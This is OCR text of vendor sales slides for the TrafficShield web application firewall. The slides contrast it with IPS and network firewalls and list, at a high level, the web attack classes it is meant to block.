
Servers (and data)

IF THEY ASK: Is This Different from IPS?



“IPS (often integrated into Network Firewalls) looks for attack signatures – useful for stopping known worms or script kiddies, but blind to a targeted attack.”

IF THEY ASK: How Does This Complement a Network Firewall?




“It’s only looking at Web traffic, only for those applications. A *web application firewall.*”

Agenda

1. Overview of making Applications >available< – >fast< – >secure<
2. What threats do we face? - general status web application security
3. Short Hacking demonstration
4. Easy explanation of Traffic Shield
5. How does Traffic Shield secure your applications?
6. Real Live examples
7. Summary

Web (!) Application Security with TrafficShield


Intelligent Infrastructure




Negative Security:
- Exponential threat
- Exposure Window
- No ‘Zero Day” Protection

Positive Security:
- Growth bound by application size
- Exposure Protection
- ‘Zero Day” Protection

Application Security Placement




Application Security Methodology




- Policy-based proxy
- Appliance form-factor
- Stops generalised & targeted attacks
- Application content & context aware
- Bi-directional; content scrubbing & application cloaking

Application Security with TrafficShield



Non-compliant Information
Infrastructural Intelligence
Buffer Overflow
Cross-Site Scripting
SQL/OS Injection
Cookie Poisoning
Hidden-Field Manipulation
Parameter Tampering
PORT 80
PORT 443
Perimeter Security Is Strong
But Is Open to Web Traffic
Forced Access to Information
Attacks Now Look To Exploit Application Vulnerabilities
High Information Density
=
High Value Attack

Application Security with TrafficShield



- **Bi-directional:**
  - Inbound: protection from generalised & targeted attacks
  - Outbound: content scrubbing & application cloaking
- **Application content & context aware**
- **High performance, low latency, high availability, high security**


Application Security with TrafficShield



